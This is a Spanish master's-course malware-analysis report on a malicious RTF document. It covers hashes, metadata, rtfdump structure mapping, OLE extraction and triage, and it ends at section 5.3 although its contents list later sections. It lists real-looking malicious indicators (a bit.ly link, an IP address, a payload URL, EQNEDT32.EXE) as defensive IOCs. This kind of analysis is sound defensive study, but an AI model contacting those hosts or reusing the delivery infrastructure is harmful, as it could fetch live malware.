MÁSTER EN REVERSING, ANÁLISIS DE MALWARE Y BUG HUNTING

# MÁSTER EN *ANÁLISIS DE MALWARE Y REVERSING*

María Sonia Salido Fernández

***Tarea 3 - Módulo 9***



Campus Internacional CIBERSEGURIDAD

ENIIT INNOVA IT BUSINESS SCHOOL

UCAM UNIVERSIDAD CATÓLICA DE MURCIA

| | | |
|---|---|---|
| 1. Tipo de fichero, hashes y contexto externo | ... | 5 |
| 1.1 Análisis con VirusTotal | ... | 6 |
| 1.2 Análisis en JoeSandBox | ... | 6 |
| 2. Análisis con ExifTool | ... | 7 |
| 2.1 Metadatos | ... | 7 |
| 2.2 Datastore con indicios de OLE | ... | 8 |
| 2.3 Themedata/Colorschememapping como campos no prioritarios | ... | 9 |
| 3. Análisis estructural con rtfdump.py | ... | 11 |
| 3.1 Mapa estructural del RTF | ... | 11 |
| 3.2 Dos objetos `OLE` en `\*\datastore` | ... | 12 |
| 3.3 Bloque `\bin000000` en el índice `350` | ... | 13 |
| 3.4 Objeto `\objdata` en el índice `356` | ... | 13 |
| 3.5 Elemento anómalo `\unknowntype1234567890` | ... | 14 |
| 3.6 Búsqueda adicional con -F | ... | 14 |
| 3.7 Conclusiones del análisis estructural | ... | 15 |
| 4. Extracción de los objetos identificados | ... | 15 |
| 4.1 Extracción del *\datastore índice 169 | ... | 15 |
| 4.2 Extracción del *\datastore índice 332 | ... | 17 |
| 4.3 Extracción del bloque \bin000000 índice 350 | ... | 18 |
| 4.4 Extracción del objeto \objdata índice 356 | ... | 18 |
| 4.5 Extracción de elementos anómalos | ... | 18 |
| 4.6 Extracción de objetos detectados con rtfdump.py -F | ... | 19 |
| 5. Triage de los ficheros extraidos | ... | 19 |
| 5.1 Validación de tipos y hashes | ... | 19 |
| 5.2 Análisis con oledump.py | ... | 20 |
| 5.3 Búsqueda de PE embebidos con pecheck.py | ... | 21 |
| 5.4 Búsqueda genérica de cadenas en los objetos extraídos | ... | 22 |
| 5.5 Revisión de artefactos secundarios: F_3.ole, F_4.ole y F_5.ole | ... | 24 |
| 5.6 Conclusiones del triage | ... | 25 |
| 6. Correlación de cadenas y localización de la zona relevante en el RTF original | ... | 25 |

| | | |
|---|---|---|
| 6.1 Búsqueda de representaciones hexadecimales en el RTF | ... | 25 |
| 6.2 Relación de los offsets con el objeto \objdata | ... | 27 |
| 6.3 Conclusión de la correlación estructural | ... | 29 |
| 7. Correlación entre artefactos extraídos | ... | |
| 7.1 Análisis de objdata_356_decoded.bin | ... | 29 |
| 7.2 Comparación con bin_350_decoded.bin | ... | 29 |
| 7.3 Comparación con F_1.ole | ... | 30 |
| 7.4 Papel de F_2.ole | ... | 30 |
| 7.5 Conclusión: indicadores repartidos entre varios blobs | ... | 30 |
| 8. Análisis técnico del código y offsets relevantes | ... | 31 |
| 8.1 F_2.ole contiene código x86 real con cadenas inline | ... | 32 |
| 8.2 Patrón importante: call + datos inline | ... | 33 |
| 8.3 Resolución dinámica de APIs | ... | 33 |
| 8.4 Rutina de comparación y recorrido de export table | ... | 34 |
| 8.5 Relación entre F_1.ole y objdata_356_decoded.bin | ... | 35 |
| 8.6 Interpretación de UrlMon y URLDownloadToA6h? | ... | 35 |
| 9. Conclusiones finales del análisis estático | ... | 37 |
| 9.1 Tabla de indicadores estáticos relevantes | ... | 37 |
| 9.2 Interpretación final del análisis estático | ... | 39 |
| 10. Regla YARA simple | ... | 39 |
| 11. Análisis dinámico y emulación del shellcode | ... | 40 |
| 11.1 Preparación de la Máquina Virtual | ... | 40 |
| A) Process Monitor | ... | 40 |
| B) Process Explorer | ... | 41 |
| C) Regshot | ... | 41 |
| D) Wireshark | ... | 41 |
| E) Versión Antigua de Microsoft Office | ... | 41 |
| 11.2 Ejecución controlada del RTF en Word | ... | 42 |
| 11.3 Intento de depuración con x64dbg | ... | 42 |
| 11.4 Extracción del objeto embebido con rtfobj | ... | 44 |

| | | |
|---|---|---|
| 11.5 Análisis inicial de cadenas del objeto RAW | ... | 45 |
| 11.6 Analizamos el objeto extraído del RTF mediante Speakeasy en modo raw x86: | ... | 46 |
| 11.7 Carving del shellcode desde el offset 0x100 | ... | 50 |
| 11.8 Confirmación con scdbg | ... | 51 |
| 11.9 Descubriendo el problema inicial de scdbg | ... | 53 |
| 11.10 Conclusiones | ... | 54 |
| 12. Automatizando tareas: Ghidra | ... | 54 |
| 12.1 Observamos cómo se ve desde Ghidra `F_2.ole` | ... | 54 |
| 12.2 Detalle de la resolución dinámica de APIs | ... | 56 |
| 12.3 Script Python para ghidra que analiza el RTF | ... | 57 |
| 12.4 Script Python que busca apis determinadas | ... | 58 |
| 12.5 Script Python que marca offsets ya confirmados manualmente | ... | 59 |
| 12.6 Script Python que detecta patrones `CALL rel32` | ... | 60 |
| 12.7 Conclusiones | ... | 61 |
| 12.8 Script desofuscador heurístico multi-formato | ... | 61 |

# 1. Tipo de fichero, hashes y contexto externo

En primer lugar se realiza una identificación básica de la muestra para confirmar su tipo de fichero y calcular sus hashes principales.

**La muestra analizada tiene como nombre:**

```
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
```

**Mediante el comando `file` se confirma que se trata de un documento en formato RTF:**

```
└─$ file
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf: Rich
Text Format data, version 0
```

Esto confirma que la muestra mantiene estructura de documento Rich Text Format y, por tanto, debe analizarse con herramientas específicas para RTF y objetos embebidos, como `rtfdump.py`, `rtfobj`, `oledump.py` o utilidades similares.

**Cálculo de los hashes de la muestra para identificarla de forma inequívoca durante el análisis:**

```
md5sum 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
sha1sum
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
sha256sum
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
```

**Hashes obtenidos:**

```
MD5    : 2fd300bd01ea3d00ea59d4e1d47056a0
SHA1   : d8747407679055deee5bafaac281bdac52274da2
SHA256 : 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762
```

Como apoyo al análisis propio, se consultan también fuentes externas como VirusTotal y Joe Sandbox. Estos servicios se utilizan únicamente como contexto y contraste, no como sustituto del análisis manual realizado en el laboratorio.

## 1.1 Análisis con VirusTotal

Enlace al análisis que VirusTotal hace de esta muesrtra de malware.

## 1.2 Análisis en JoeSandBox

Enlace al análisis que se realiza en JoseSandBox

Enlace al análisis en pdf que se realiza en JoseSandBox

El informe externo de Joe Sandbox muestra indicadores dinámicos que serán útiles como hipótesis de trabajo, como la ejecución de procesos relacionados con Microsoft Word, posibles artefactos temporales de Office, tráfico HTTP hacia `bit.ly` y una redirección posterior hacia una URL remota. Sin embargo, en esta fase inicial no se asumen estos datos como hallazgos propios, sino como referencias que se intentarán confirmar posteriormente mediante análisis estático y dinámico.

Por tanto, el objetivo de los siguientes apartados será comprobar si el documento RTF contiene objetos embebidos, código o cadenas que permitan explicar esos indicadores externos. En especial, se prestará atención a posibles objetos OLE, bloques objdata, shellcode, URLs, rutas de escritura y funciones de descarga o ejecución.

| IOCs | Origen | Comentario |
|---|---|---|
| `http://bit.ly/34vzFlU` | Estático | Embebido/codificado en el RTF |
| `185.172.110.244` | Dinámico | IP obtenida tras resolución/redirección |
| `http://185.172.110.244/rwab/pacbebin.txt` | Dinámico | URL final observada por Joe Sandbox |
| `EQNEDT32.EXE` | Dinámico | Proceso lanzado durante la explotación |
| `34vzFlU[1].htm` | Dinámico | HTML temporal generado al acceder a Bitly |
| `~WRF{...}.tmp`, `~WRS{...}.tmp` | Dinámico | Artefactos temporales de Word/Office |

# 2. Análisis con ExifTool

```
└─$ exiftool
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
```

**Se guarda la salida de ExifTool para su análisis: Exiftool.**

---

ExifTool Version Number : 13.50 File Name : 2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf Directory : / home/xxniwexx/Escritorio/muestras-malware/ENIIT/M9/T3 File Size : 1065 kB File Modification Date/Time : 2020:11:11 11:09:38+01:00 File Access Date/Time : 2026:05:18 17:46:57+02:00 File Inode Change Date/Time : 2026:05:18 17:45:26+02:00 File Permissions : -rw-rw-r-- File Type : RTF File Type Extension : rtf MIME Type : text/rtf Warning : Unspecified RTF encoding. Will assume Latin Author : Last Modified By : Fonttbl : {{*020206030504050203 04}Times New Roman;}{{*020206030504050203 04}Times New Roman;}{{*020f0502020204030204}Calibri;} {{*020206030504050203 04}Times New Roman;}{{*020206030504050203 04}Times New Roman;}{{*020f0302020204030204}Calibri Light;} {{*020206030504050203 04}Times New Roman;}{{*020206030504050203 04}Times New Roman;}{{*020206030504050203 04}Times New Roman;}{{*020f0502020204030204}Calibri;}{{*020206030504050203 04}Times New Roman;}{Times New Roman;}{Times New Roman Cyr;}

**Destacamos:**

```
File Name :
2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf
File Size : 1065 kB
File Modification Date/Time : 2020:11:11 11:09:38+01:00
File Type : RTF
File Type Extension : rtf
MIME Type : text/rtf
Warning : Unspecified RTF encoding. Will assume Latin
```

ExifTool identifica la muestra como un documento RTF de 1065 kB. **La advertencia de codificación RTF no especificada no demuestra por sí sola ofuscación o actividad maliciosa, pero sí refuerza la necesidad de analizar el documento con herramientas específicas para RTF, ya que puede afectar a la interpretación de algunos campos.**

## 2.1 Metadatos

El archivo se identifica correctamente como `RTF`, con extensión `rtf` y tipo MIME `text/rtf`. Su tamaño aproximado es de `1065 kB`.

Las fechas indican que la muestra tiene una fecha de modificación de `2020-11-11 11:09:38+01:00`, mientras que las fechas de acceso y cambio de inode corresponden al año `2026`, durante su manipulación en el entorno de laboratorio.

No aparecen valores en los campos `Author` ni `Last Modified By`, lo cual puede ser habitual en documentos limpiados, generados automáticamente o manipulados. El campo `Info` muestra `Windows User`, lo que podría indicar que el documento fue generado o guardado desde un entorno Windows genérico.

## 2.2 Datastore con indicios de OLE

El campo `Datastore` contiene un blob hexadecimal largo. Este valor no se muestra decodificado por ExifTool, pero al analizarlo se observan varios elementos relevantes.

Table 7 Colorful Accent 5;List Table 1 Light Accent 6;List Table 2 Accent 6;List Table 3 Accent 6;List Table 4 Accent 6;List Table 5 Dark Accent 6;List Table 6 Colorful Accent 6;List Table 7 Colorful Accent 6;} Datastore :
01050000020000001800000004d73786d6c322e534158584d4c5265616465722e362e300000000000000000000000060000d0cf11e0a1b11ae100
000000000000000000000000000000003e000300feff090006000000000000000000000100000001000000000000000100000fefffffff00000000f
efffffff0000000000000000ffffff

donde:

- Este fragmento está codificado como `UTF-16LE`.
- Si se descodifica obtenemos: `Root Entry`.
- `Root Entry`: Es una cadena interna propia de la estructura `OLE/CFBF` embebida dentro del valor hexadecimal del campo Datastore.

**Conclusión del análisis del campo Datastore:**
La estructura observada puede resumirse así:

```
Campo ExifTool: Datastore
└── Blob hexadecimal
    └── Objeto OLE/CFBF embebido
        ├── Nombre/referencia interna: Msxml2.SAXXMLReader.6.0
        ├── Cabecera OLE/CFBF: D0 CF 11 E0 A1 B1 1A E1
        └── Entrada interna OLE: Root Entry
```

**En conclusión, el campo `Datastore` contiene una estructura `OLE/CFBF` embebida. Dentro de ella se identifican la cadena `Msxml2.SAXXMLReader.6.0`, la cabecera OLE `D0 CF 11 E0 A1 B1 1A E1` y la entrada interna `Root Entry`. Esto confirma que el documento `RTF` no es un fichero simple y que contiene objetos `OLE` que deberán extraerse y analizarse con herramientas como `rtfdump.py` y `oledump.py`.**

## 2.3 Themedata/Colorschememapping como campos no prioritarios

Además del campo `Datastore`, ExifTool muestra otros campos relevantes desde el punto de vista estructural: `Themedata` y `Colorschememapping`.

**A) El Campo Themedata**
El campo `Themedata` comienza con la secuencia hexadecimal:

```
504b0304
```

donde:

- Esta secuencia corresponde a la firma típica de una entrada local de archivo `ZIP`. En `ASCII`, `50 4B` equivale a `PK`, cabecera habitual en archivos `ZIP`.

Dentro del mismo blob hexadecimal se observan nombres de ficheros propios de un paquete `Office Open XML` relacionado con temas de Office, como:

```
[Content_Types].xml
_rels/.rels
theme/theme/themeManager.xml
theme/theme/theme1.xml
theme/theme/_rels/themeManager.xml.rels
```

Esto indica que `Themedata` contiene datos comprimidos con estructura `ZIP/OOXML` asociados al tema visual del documento. En un `RTF` generado por Microsoft Word, este tipo de información puede aparecer como parte de los metadatos o recursos de formato del documento.

Por sí solo, este campo no debe considerarse malicioso. En este análisis, `Themedata` parece estar relacionado con información de tema de Office, no con el payload principal.

**B) El Campo Colorschememapping**

El campo `Colorschememapping` también aparece codificado en hexadecimal. Al decodificarlo, se obtiene contenido `XML` relacionado con el mapeo de colores del tema de Office.

El comienzo del campo es:

```
3c3f786d6c2076657273696f6e3d22312e3022...
```

Si se convierte de hexadecimal a texto, comienza como:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
```

Este campo tampoco parece ser un hallazgo relevante en el análisis. Su presencia es coherente con información de formato/tema de Office dentro del `RTF`.

---

# 3. Análisis estructural con rtfdump.py

Con las herramientas de Didier Stevens Suite, vamos a analizar la estructura del `RTF`: grupos, objetos, `object`, bloques hexadecimales, etc. Acortamos el nombre del fichero para hacerlo más manejable:

```
└─$ malwareRTF=~/Escritorio/muestras-
malware/ENIIT/M9/T3/2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c
3b2ef7762.rtf


└─$ python rtfdump.py "$malwareRTF" > rtfdump-didier.txt
```

Obtenemos el fichero: Análisis con Didier Stevens Suite

## 3.1 Mapa estructural del RTF

La salida de `rtfdump.py` confirma que el RTF tiene contenido embebido sospechoso. Hay tres zonas que debemos priorizar:

```
  166       166   Level  3      c=    0 p=000d1fcf l=     656 h=     628;     244 b=       0   u=       0 \*\colorschememapping
  167       167   Level  3      c=    1 p=000d2263 l=   20334 h=    2348;       6 b=       0   u=    3496 \*\latentstyles
  168       168    Level  4     c=    0 p=000d22d2 l=   20222 h=    2348;       5 b=       0   u=    3496 \lsdlockedexcept
  169       169   Level  3      c=    0 p=000d71d3 l=    3225 h=    3184;     252 b=       0 O u=       0 \*\datastore
  170           Name: b'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5: 23e2fff9eb3567a7dc30952d4f857298 magic: d0cf11e0
  171       170  Level  2       c=   28 p=000d7e75 l=   58366 h=   20483;     252 b=       0   u=   14091 \info
  172       171   Level  3      c=    0 p=000d7e7d l=       8 h=       0;       0 b=       0   u=       0 \author
  173       172   Level  3      c=    0 p=000d7e89 l=      10 h=       0;       0 b=       0   u=       0 \operator
```

...

```
  331       330   Level  3      c=    1 p=000e0667 l=   20334 h=    2348;       6 b=       0   u=    3496 \*\latentstyles
  332       331    Level  4     c=    0 p=000e06d6 l=   20222 h=    2348;       5 b=       0   u=    3496 \lsdlockedexcept
  333       332   Level  3      c=    0 p=000e55d7 l=    3225 h=    3184;     252 b=       0 O u=       0 \*\datastore
  334           Name: b'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5: 9074f78b22547664129e121fbebe14fe magic: d0cf11e0
  335       333  Level  2       c=   10 p=000eb381 l=   10354 h=    9997;    9300 b=       0   u=       5
  336       334   Level  3      c=    3 p=000eb399 l=     207 h=     144;      50 b=       0   u=       0 \unknowntype1234567890
  337       335    Level  4     c=    0 p=000eb3b6 l=      58 h=      50;      50 b=       0   u=       0 \defpap
```

...

```
  351       349   Level  3      c=    0 p=000eb76a l=      52 h=       1;       8 b=       0   u=       0 \b
  352       350  Level  2       c=    6 p=000edbf5 l=   91346 h=   30372;   14535 b=       0   u=     129 \bin000000
  353       351   Level  3      c=    0 p=000efbb1 l=    5397 h=       0;    5355 b=       0   u=       0
  354       352   Level  3      c=    0 p=000f10cf l=   12537 h=       0;   12495 b=       0   u=       0
  355       353   Level  3      c=    0 p=000f41d3 l=   14577 h=       0;   14535 b=       0   u=       0
  356       354   Level  3      c=    0 p=000f7acf l=    5397 h=       0;    5355 b=       0   u=       0
  357       355   Level  3      c=    0 p=000f8fe6 l=   13302 h=       0;   13260 b=       0   u=       0
  358       356   Level  3      c=    1 p=000fc3de l=   11814 h=    2123;     808 b=       0   u=     128 \objdata
  359       357    Level  4     c=    4 p=000fc5fc l=   11270 h=    1973;     808 b=       0   u=       1
  360       358     Level  5    c=    0 p=000fc604 l=      47 h=       2;       4 b=       0   u=       0
  361       359     Level  5    c=    0 p=000fc641 l=      10 h=       1;       1 b=       0   u=       2 \mmath
  362       360     Level  5    c=    0 p=000fc64d l=     120 h=      45;      15 b=       0   u=       1 \*\d
  363       361     Level  5    c=    0 p=000fc728 l=     808 h=     808;     808 b=       0   u=       0
```

...

donde:

- En el índice `169`: hay un bloque `\*\datastore` con `OLE/CFBF`.
- En el índice `332`: hay un bloque `\*\datastore` con `OLE/CFBF`.

- En el índice `350`: hay un bloque `\bin000000` que contiene `\objdata`. Como `356` está a `Level 3` y aparece debajo del bloque `350`, que está a Level 2, se interpreta como contenido anidado dentro de ese bloque/grupo superior.

**Tabla resumen de los hallazgos encontrados con `rtfdump`:**

| Índice rtfdump | Elemento | Relevancia |
|---|---|---|
| 1 | `\rtf09876` | Raíz del grupo |
| 169 | `\*\datastore` | OLE embebido detectado |
| 332 | `\*\datastore` | Segundo OLE embebido detectado |
| 350 | `\bin000000` | Bloque binario grande |
| 356 | `\objdata` | Objeto OLE/RTF embebido dentro del bloque binario |

## 3.2 Dos objetos `OLE` en `\*\datastore`

**A) Aparece un primer `\*\datastore` en el índice `169`:**

```
169 ... \*\datastore
Name: b'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5:
23e2fff9eb3567a7dc30952d4f857298 magic: d0cf11e0
```

donde:

- El `magic: d0cf11e0` es la cabecera de un `OLE Compound File / CFBF`.

**B) En el índice `332`, aparece otro `\*\datastore`:**

```
332 ... \*\datastore
Name: b'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5:
9074f78b22547664129e121fbebe14fe magic: d0cf11e0
```

donde:

- Encontramos otro `OLE/CFBF` de 1536 bytes, con el mismo nombre `COM`, pero `MD5` diferente.
- Esto implica que son objetos distintos, ya que tienen MD5 diferente. Así que tendremos que extraerlos y analizarlos.

## 3.3 Bloque `\bin000000` en el índice `350`

El índice 350 es muy relevante:

```
350 Level 2 ... l=91346 ... \bin000000
```

Un bloque `\bin` de unos `91 KB` dentro de un `RTF` sospechoso debe tratarse como zona de interés, porque puede contener objetos embebidos, estructuras OLE, shellcode, contenido ofuscado o datos para explotación.

Dentro de ese bloque aparecen varios subgrupos grandes:

```
351 l=5397
352 l=12537
353 l=14577
354 l=5397
355 l=13302
356 \objdata
```

Esto sugiere que el bloque no es mero texto: hay bastante contenido binario/estructurado.

## 3.4 Objeto `\objdata` en el índice `356`

El índice 356 contiene:

```
356 ... \objdata
357 ... l=11270
358 ...
359 ... \mmath
360 ... \*\d
361 ... l=808
```

Esto es probablemente el artefacto más importante después de los datastore. `\objdata` suele ser donde `RTF` almacena datos de objetos `OLE` embebidos. Además, la presencia de `\mmath` y `\*\d` dentro de esa zona puede estar relacionada con contenido de Office/ecuaciones o estructura embebida.

## 3.5 Elemento anómalo `\unknowntype1234567890`

Antes del bloque `\bin000000`, aparece una sección en los índices `334` y `340`:

```
\unknowntype1234567890
```

Este nombre no parece un control `word` estándar útil de `RTF`. Puede ser ruido, padding, ofuscación o parte de una técnica para confundir parsers. Pudiera ser un anomalía estructural.

## 3.6 Búsqueda adicional con -F

Buscamos OLE embebidos aunque el RTF esté ofuscado:

```
└─$ python rtfdump.py -F "$malwareRTF"
1:
   Magic: d0cf11e0 ....
   Size:  35186
   md5:   4d887446a79c0ff2d532f474e3ae3dd5
2:
   Magic: d0cf11e0 ....
   Size:  24945
   md5:   155c9a1cad0648461d02d708d3a79890
3:
   Magic: d0cf11e0 ....
   Size:  1544
   md5:   a4883bb0dc008bb283c2dd5b1ca9cace
4:
   Magic: d0cf11e0 ....
   Size:  1544
   md5:   26d49806195121f5c63c915847994e1a
5:
   Magic: d0cf11e0 ....
   Size:  4799
   md5:   2e843fce3d9732542cacdbfaef6a96de
```

donde:

- La cadena `-F` intenta decodificar cadenas hexadecimales y buscar objetos OLE con cabecera `D0CF11E0`, útil en RTF maliciosos ofuscados.
- Deberemos extraer estos 5 elementos que se han identificado para verificar si son nuevos objetos detectados o son los mismos que se han detectado anteriormente.

## 3.7 Conclusiones del análisis estructural

El análisis con `rtfdump.py` identifica un RTF con múltiples estructuras embebidas. Se detectan dos entradas `\*\datastore` que contienen objetos `OLE/CFBF` con cabecera `D0 CF 11 E0`, ambos asociados al nombre `Msxml2.SAXXMLReader.6.0` y con hashes MD5 distintos. Además, se observa un bloque `\bin000000` de aproximadamente 91 KB que contiene un subgrupo `\objdata`, lo que sugiere presencia de objeto `OLE` o payload embebido. Se prioriza la extracción de los índices `169`, `332`, `350` y `356` para análisis con `oledump.py`, `pecheck.py` y búsqueda de `IOCs`.

---

# 4. Extracción de los objetos identificados

## 4.1 Extracción del *\datastore índice 169

Extraemos el contenido del objeto `\*\datastore` identificado por `rtfdump` en el índice `169`:

```
python rtfdump.py -s 169 -H -d "$malwareRTF" > extraccion-
rtf/datastore_169_raw.bin
```

Este objeto se corresponde con:

```
\*\datastore
Name: Msxml2.SAXXMLReader.6.0
Size: 1536
md5: 23e2fff9eb3567a7dc30952d4f857298
magic: d0cf11e0
```

Mostramos en hexadecimal los primeros 16 bytes del fichero extraído:

```
└─$ xxd -l 16 datastore_169_raw.bin
00000000: 0105 0000 0200 0000 1800 0000 4d73 786d  ............Msxm
```

donde:

- Esta salida confirma que el contenido ya ha sido decodificado a binario real, no a ASCII hexadecimal. Sin embargo, el fichero `datastore_169_raw.bin` no empieza directamente con la cabecera `OLE/CFBF`. Los primeros bytes corresponden a una estructura previa del objeto, donde se observa el comienzo del nombre `Msxml....`.

Al buscar la cabecera `OLE/CFBF`:

```
D0 CF 11 E0 A1 B1 1A E1
```

se observa que esta comienza en el `offset 48`. Por tanto, el `OLE` embebido no empieza en el `byte 0` del `datastore`, sino en el `offset 48`.

A partir de ese offset se `carvean 1536 bytes`, que corresponden al tamaño indicado por `rtfdump`, para obtener el objeto OLE puro:

```
dd if=datastore_169_raw.bin of=datastore_169_puro.ole bs=1 skip=48
count=1536 status=none
```

Verificamos la cabecera del fichero extraído:

```
└─$ xxd -l 16 datastore_169_puro.ole
00000000: d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000  ................
```

ya sí vemos la presencia de la firma: `D0 CF 11 E0 A1 B1 1A E1` confirma que `datastore_169_puro.ole` es un documento `OLE/CFBF` válido.

Finalmente, calculamos su hash MD5:

```
└─$ md5sum datastore_169_puro.ole
23e2fff9eb3567a7dc30952d4f857298  datastore_169_puro.ole
```

vemos que el hash coincide con el valor reportado por `rtfdump`, por lo que se confirma que el objeto `\*\datastore` del índice `169` se ha extraído correctamente como `OLE` puro.

## 4.2 Extracción del *\datastore índice 332

Repetimos el proceso con este objeto y extraemos el contenido del objeto `\*\datastore` identificado por `rtfdump` en el índice `332`:

```
python rtfdump.py -s 332 -H -d "$malwareRTF" > extraccion-
rtf/datastore_332_raw.bin
```

Este objeto se corresponde con:

```
\*\datastore
Name: Msxml2.SAXXMLReader.6.0
Size: 1536
md5: 9074f78b22547664129e121fbebe14fe
magic: d0cf11e0
```

Mostramos en hexadecimal los primeros 16 bytes del fichero extraído:

```
└─$ xxd -l 16 datastore_332_raw.bin
00000000: 0105 0000 0200 0000 1800 0000 4d73 786d  ............Msxm
```

También debemos hacer el carving para obtener el objeto OLE puro:

```
└─$ dd if=datastore_332_raw.bin of=datastore_332_puro.ole bs=1 skip=48
count=1536 status=none
```

Verificamos la cabecera del fichero extraído:

```
└─$ xxd -l 16 datastore_332_puro.ole
00000000: d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000  ................
```

ya sí vemos la presencia de la firma: `D0 CF 11 E0 A1 B1 1A E1` confirma que `datastore_332_puro.ole` es un documento `OLE/CFBF` válido.

Calculamos md5:

```
└─$ md5sum datastore_169_puro.ole datastore_332_puro.ole
23e2fff9eb3567a7dc30952d4f857298  datastore_169_puro.ole
9074f78b22547664129e121fbebe14fe  datastore_332_puro.ole
```

vemos que el hash coincide con el valor reportado por `rtfdump`, por lo que se confirma que el objeto `\*\datastore` del índice `332` se ha extraído correctamente como `OLE` puro.

## 4.3 Extracción del bloque \bin000000 índice 350

Repetimos el proceso y extraemos el contenido del bloque:

```
python rtfdump.py -s 350 -d "$malwareRTF" > extraccion-rtf/bin_350.bin
```

vemos que este bloque es grande, unos 91346 bytes, y puede contener datos embebidos relevantes.

## 4.4 Extracción del objeto \objdata índice 356

Repetimos el proceso y extraemos el contenido del objeto:

```
python rtfdump.py -s 356 -d "$malwareRTF" > extraccion-rtf/objdata_356.bin
```

Este es uno de los objetos más importantes, porque `\objdata` suele contener datos de objetos OLE embebidos en RTF.

## 4.5 Extracción de elementos anómalos

```
python rtfdump.py -s 334 -d "$malwareRTF" > extraccion-
rtf/unknowntype_334.bin
python rtfdump.py -s 340 -d "$malwareRTF" > extraccion-
rtf/unknowntype_340.bin
```

### 4.6 Extracción de objetos detectados con rtfdump.py -F

```
python rtfdump.py -F -s 1 -d "$malwareRTF" > extraccion-rtf/F_1.ole
python rtfdump.py -F -s 2 -d "$malwareRTF" > extraccion-rtf/F_2.ole
python rtfdump.py -F -s 3 -d "$malwareRTF" > extraccion-rtf/F_3.ole
python rtfdump.py -F -s 4 -d "$malwareRTF" > extraccion-rtf/F_4.ole
python rtfdump.py -F -s 5 -d "$malwareRTF" > extraccion-rtf/F_5.ole
```

Nota: `F_5.ole` fue extraído por `rtfdump.py -F` como candidato con firma `OLE`, pero `file` no lo reconoce como `OLE` válido, por lo que debe tratarse como artefacto parcial, corrupto o no estructurado.

# 5. Triage de los ficheros extraidos

## 5.1 Validación de tipos y hashes

**Comprobamos el tipo de fichero obtenido para identificar si se han extraido correctamente:**

```
└─$ file extraccion-rtf/*
extraccion-rtf/bin_350.bin:           data
extraccion-rtf/datastore_169_raw.bin: ctab data
extraccion-rtf/datastore_332_raw.bin: ctab data
extraccion-rtf/F_1.ole:               Composite Document File V2 Document,
Cannot read section info
extraccion-rtf/F_2.ole:               Composite Document File V2 Document,
Cannot read section info
extraccion-rtf/F_3.ole:               Composite Document File V2 Document,
Cannot read section info
extraccion-rtf/F_4.ole:               Composite Document File V2 Document,
Cannot read section info
extraccion-rtf/F_5.ole:               data
extraccion-rtf/objdata_356.bin:       data
extraccion-rtf/unknowntype_334.bin:   ASCII text, with CRLF line
terminators
extraccion-rtf/unknowntype_340.bin:   ASCII text, with CRLF line
terminators
```

**Comprobamos sus hashes:**

```
└─$ md5sum extraccion-rtf/*
b6cdad4af13539186afa0e9f708f78a2  extraccion-rtf/bin_350.bin
81ea5156a2ca0f02b3b651f82d1c3f0e  extraccion-rtf/datastore_169_raw.bin
c8aa570f72c1fa77c8e16de270a5d251  extraccion-rtf/datastore_332_raw.bin
4d887446a79c0ff2d532f474e3ae3dd5  extraccion-rtf/F_1.ole
155c9a1cad0648461d02d708d3a79890  extraccion-rtf/F_2.ole
a4883bb0dc008bb283c2dd5b1ca9cace  extraccion-rtf/F_3.ole
26d49806195121f5c63c915847994e1a  extraccion-rtf/F_4.ole
```

```
2e843fce3d9732542cacdbfaef6a96de  extraccion-rtf/F_5.ole
948fc949057310f470c640fdb85fa80b  extraccion-rtf/objdata_356.bin
f1b4e27f634f934e31f915e479236a17  extraccion-rtf/unknowntype_334.bin
66db76683d1096b0e858dcd7d9993cd2  extraccion-rtf/unknowntype_340.bin
```

## 5.2 Análisis con oledump.py

Establecemos una variable que almacena la ruta de Didier Stevens Suite y recoremos los ficheros para realizar un análisis con oledump.py:

```
└─$ DIDIER="$HOME/tools/didier-stevens"


└─$ for f in datastore_169_puro.ole datastore_332_puro.ole F_1.ole F_2.ole
F_3.ole F_4.ole; do
    echo "===== $f ====="
    python "$DIDIER/oledump.py" "$f"
    python "$DIDIER/oledump.py" --storages "$f"
    echo
done
```

**Obtenemos:**

```
===== datastore_169_puro.ole =====
  1: R         'Root Entry'

===== datastore_332_puro.ole =====
  1: R         'Root Entry'

===== F_1.ole =====
  1: R         'Root Entry'

===== F_2.ole =====
  1: R         'Root Entry'

===== F_3.ole =====
  1: R         'Root Entry'

===== F_4.ole =====
  1: R         'Root Entry'
```

donde:

- El fichero tiene estructura OLE/CFBF válida.
- oledump.py reconoce la raíz del contenedor OLE.

- No aparecen streams adicionales como Contents, Ole, CompObj, Package, Equation Native, macros, payloads o datos extraíbles.
- Por tanto, estos OLE no parecen contener un payload PE ni un stream útil directamente accesible.
- Root Entry es la raíz obligatoria de un contenedor OLE. Que solo aparezca eso suele indicar un OLE vacío, mínimo, incompleto o construido para cumplir estructura.

## 5.3 Búsqueda de PE embebidos con pecheck.py

```
for f in datastore_169_puro.ole datastore_332_puro.ole F_1.ole F_2.ole
F_3.ole F_4.ole; do
    echo "===== $f ====="
    python "$DIDIER/pecheck.py" -l P "$f"
    echo
done
```

Obtenemos:

```
===== datastore_169_puro.ole =====

===== datastore_332_puro.ole =====

===== F_1.ole =====

===== F_2.ole =====

===== F_3.ole =====

===== F_4.ole =====
```

donde:

- Todos los objetos indica que pecheck.py no ha encontrado ejecutables PE embebidos dentro de esos ficheros.
- Es decir, no se han localizado cabeceras PE válidas tipo: `MZ .... PE`.

